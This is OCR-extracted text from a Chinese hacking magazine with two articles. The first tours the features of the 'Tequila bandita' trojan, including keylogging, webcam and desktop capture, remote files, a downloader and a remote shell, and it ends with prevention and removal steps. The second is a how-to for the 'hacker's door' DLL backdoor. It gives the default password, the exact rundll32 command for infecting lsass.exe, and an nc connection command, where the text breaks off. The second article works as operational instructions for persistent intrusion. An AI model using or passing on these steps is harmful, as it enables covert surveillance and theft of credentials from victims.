


图5

现在，我们就可以对远程计算机进行控制了。接下来我就对Tequila bandita木马的控制命令进行一些介绍。点击“间谍”菜单下的“密码”命令，通过它用户就可以监控远程用户的键盘记录。如果用户的服务端配置了“启动键盘记录”功能，那么用户就可以查看到服务端程序没有连接到客户端以前的键盘记录，这可是一个非常可怕的命令，因为无论是什么状态你的键盘操作都会被准确无误的记录下来，包括你的帐户、密码等重要信息。当然用户也可以通过右键菜单的“开始”和“停止”命令来及时截获当前远程用户的键盘记录，并且可以通过“保存”命令将键盘记录的内容保存到本地的硬盘当中，如图6。




图6

再来看看“视频／桌面”命令，通过它可以对远程计算机的桌面和摄像头的图像进行捕捉，Tequila bandita木马的屏幕捕捉速度非常快，如图7。并且在上一个版本中还需要插件的支持，在新版本中就不需要了，可能是作者觉得“桌面捕捉”应该属于木马的基本功能吧。不过取消了插件的功能，却对以后程序的功能扩展极为不利。




图7

接下来再来看看“管理器”菜单中的命令，它包括“文件”、“任务管理器”、“进程”、“注册表”等，这些命令都是远程控制中必备的一些命令。通过“文件”命令

可以对远程计算机中的文件进行各种管理。远程文件管理功能是木马必备的一个功能，它的好坏也从一个侧面反映出该木马的好坏。点击“文件”命令，在下面的操作界面中会出现“本地”、“网络”、“搜索”以及“传输”四个选择面板。在“本地”面板中，用户可以对本地计算机中的文件进行管理，还可以对需要的文件通过右键的“上传”命令上传到远程计算机；在“网络”面板中，用户就可以对远程计算机中的文件进行管理，并且可以对这些文件进行新建、删除、复制等管理。除了这些操作，Tequila bandita还可以将远程电脑中的某个目录映射到本地硬盘中，这样用户就可以方便的共享对方目录中的文件，如图8。




图8

当用户在进行文件上传、下载时，木马会自动切换到“传输”面板，这样我们就可以清楚的查看到文件传输的过程，如图9。




图9

再说说这个“搜索”面板，搜索功能是当前木马新加入的一个功能，用户通过它就可以在远程计算机中快速的搜索到需要寻找的文件，使用方法也和本地电脑的文件搜索一样的简单。“服务器”命令并不是对远程服务端进行配置更改的命令，而是针对NT内核系统的系统服务项进行管理的功能，在这儿我们可以对远程系统的服务项进行查看，并且可以通过右键菜单实现启动服务、删除服务、停止服务的操作。另外，用户还可以创建新的服务项，这样就可以设置一些用户需要的程序随系统而启动了，如图10。其他的“窗口管理”、“进程管理”和“注册表管理”大家都很熟悉了，这里就不再介绍了。

查看完“管理器”菜单下的命令，再来看看“其他”菜单下的各个命令。点击“电脑信息”命令，我们就可以查看到远程计算机比较详细的信息，比如服务端名称、服务端保存位置、系统语言等，如果没有显示出远程电脑的信息，可以运行右键的“刷新”命令，如图11。




图10



图11

通过“下载者”命令可以将网络中的文件下载到远程计算机中，虽然通过文件传输功能也可以执行相同的操作，但“下载者”命令可以一次对多台选择的计算机进行统一的下载操作命令，减轻了管理者频繁操作的麻烦。首先在“URL”中设置需要下载的文件的网络链接，在“文件”下设置下载文件保存的目录以及文件名称，并且用户还可以设置是否下载后立即运行，如图12。“远程Shell”命令成功的模拟出了一个远程系统的命令提示符功能，在此用户可以执行很多的终端命令，这个命令非常的重要，因为很多程序或命令只能在DOS窗口执行，如图13。




图12

四、木马的防范

要防范黑客为自己的系统安装各种恶意程序，用户首先需要提高自己的安全意识，养成良好的安全习惯，不要打开一些来历不明的邮件及附件，不要到不确定的网站浏览及下载软件，不要打开通过QQ、MSN等即时通讯工具发来的链接等。避免被黑客的网页木马来种植木马程序。




图13

前面已经讲过了，网页木马是利用了系统的漏洞来进行种植的，所以用户首先要定期到微软网站去下载最新的安全补丁，堵住系统的漏洞，尤其是震荡波漏洞、极速波漏洞、JPEG漏洞、IFRAME等高危的系统漏洞。然后安装杀毒软件以及网络防火墙也是非常必要的，现在很多杀毒软件已经可以将利用各种漏洞的网页木马代码添加到病毒库中，所以及时更新杀毒软件的病毒库并随时开启实时监控功能，这样当你浏览到这种网页时，杀毒软件的实时监控功能就会及时阻止恶意脚本代码的执行，避免落入黑客的陷井。另外，用户最好了解一些木马、病毒、恶意程序的知识，这样当你遇见恶意程序的时候就可以及时发现异常情况并采取相应措施。如果能了解一些注册表的知识，定期查看一下注册表的自启动项是否有可疑键值等。

就本文所讲的，用户首先要关闭系统的“系统还原”功能，再进行木马服务端的清除。除了可以通过杀毒软件对Tequila bandita木马进行清除以外，还可以通过手工的方式进行清除。通过regedit命令打开注册表管理器，然后在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\找到可疑的键值，记住该键值的路径及文件名，然后删除该键值并重新启动系统，找到键值中的文件删除即可。

至此，木马Tequila bandita的主要功能就为大家介绍完了。最后我要特别提醒大家，Tequila bandita除了拥有强大的远程控制功能外，还包括极强的破坏性。我们介绍它，主要是为了了解它的技术与方法，而不是用它进行网络破坏，所以请大家好自为之哟。

（本文涉及到的工具Tequila bandita，光盘有收录）



从黑客之门小窥DLL后门

Glancer.H [team 3.14]

刚接触后门的时候就是使用wineggdrop大哥的portless和yyt大哥的hacker's door，它们让我感受到了一个优秀后门的所有特色。不同于远程控制软件（主要适用于网管人员，如pcanywhere、radmin、RA）和木马，本人一向鄙视那些使用网页、捆绑等方式去欺骗普通善良菜鸟，用木马盗取别人的各种帐号和密码或使其在不知情的情况下安装了控制软件来增加自己肉鸡的黑客。对于一个真正的黑客来说，在入侵成功后，为了可以让自己以后更方便的进入，而想到的一种有效的方法就是DLL后门。对于很多厮混在黑场上的人来说，黑客之门可能早已经不陌生了。本文我只是借黑客之门向广大菜鸟朋友简单介绍一下DLL后门的运行机制，它的操作也具有一定的代表性。

yyt大哥曾说，后门的隐蔽性主要体现在启动方式、存在方式和连接方式三个方面。启动方式就是当操作系统启动时怎样启动后门。通常的后门都会采用加注册表启动项或者加系统服务的方式，对于真正的入侵者这是不能允许的。存在方式是后门启动后，它在系统中的存在形式，目前主要有三种方式：进程、隐藏进程和远程线程，进程和隐藏进程现在都很容易发现了。连接方式是指该后门的用户怎样通过客户端和安装了该后门的电脑建立连接，从而控制该机器。开端口的方式太明显，用fport甚至netstat就可以发现异常，使用icmp等数据包实现无连接传输不是很稳定。目前针对以上三点，相对真正隐蔽的分别是感染系统文件技术、远程线程技术及端口复用技术和反向连接技术，对于这些技术yyt的hacker's door做到了！

首先，黑客之门同其他DLL后门一样都要有个载体，一个系统每次启动都会运行的程序。其实dll后门有两种加载方式，一种是借助dll文件连接启动另一个程序，这个程序会负责这个后门的功能，这种方式通常会另外开端口，甚至会涉及到服务；另一种是dll本身就具有一些实用而简单的功能。黑客之门属于后者，因为它只是一个dll，插入到其他的程序中，所以它就不会有自己相应的PID和进程，这就达到了在任务管理器中隐藏的效果。同时被它感染的文件大小和日期都不会改变。更cool的是黑客之门采用了端口复用技术，它本身不开端口，而是重用系统进程开的任意一个端口，如80、135、139、445等，加上它可以在完全安静的cmdshell下安装，它很适合用于入侵条件比较苛刻的环境，同时它也很容易穿透防火墙。

下面我们来看看黑客之门的运行方法。hacker's door主要有两个文件HDconfig.exe和hkdoordll.dll，压缩包中还包括一个客户端文件hdclient.exe，其中HDconfig.exe是配置服务端密码的文件，默认密码是yyt_hac。hkdoordll.dll是默认的服务端，我们可以根据自己的需要更改它的名字。客户端使用nc就可以。配置服务端很简单，打开HDconfig.exe，服务端处填上你改完名后的dll文件的路径和名称，在连接密码上填上自己的密码，点保存后会提示你输入旧密码，如果是第一次配置服务端，则密码为yyt_hac，如图1。





图1

在介绍安装前先向小菜们说明一下rundll32.exe文件，它的功能就是以命令行的方式调用动态链接库，所以我们安装dll后门时都需要调用它。当我们把服务端，这里我们就以默认的hkdoordll.dll为例copy到目的计算机的%SystemRoot%\System32\目录下后，我们就可以执行安装命令了，格式是rundll32.exe dll文件名，DllRegisterServer（这里区分大小写）感染文件名。如：c:\>rundll32.exe hkdoordll,DllRegisterServer lsass.exe。上面的例子就是感染lsass.exe文件，当然我们还可以感染其他的系统文件如services.exe csrss.exe、smss.exe等，如果你不注明感染文件时它将默认感染services.exe。运行结束后它会在%winnt%\temp目录下生成system.tmp。我们可以type出它的安装情况，如果出现The backdoor is installed successfully!的字样就表示安装成功，若出现InjectThread failed!则表示安装失败。而卸载的方法与安装的方法相似，就是把DllRegisterServer变成DllUnRegisterServer，再在感染文件前加上你的密码，如C:\>rundll32 hkdoordll.Dll UnRegisterServer glancer lsass.exe。安装成功之后，我们就可以用nc.exe连接，方法是：nc.exe 服务端 IP端口，然后输入NCLOGIN 连接密码，如图2。



```
D:\>nc 192.168.1.10 135
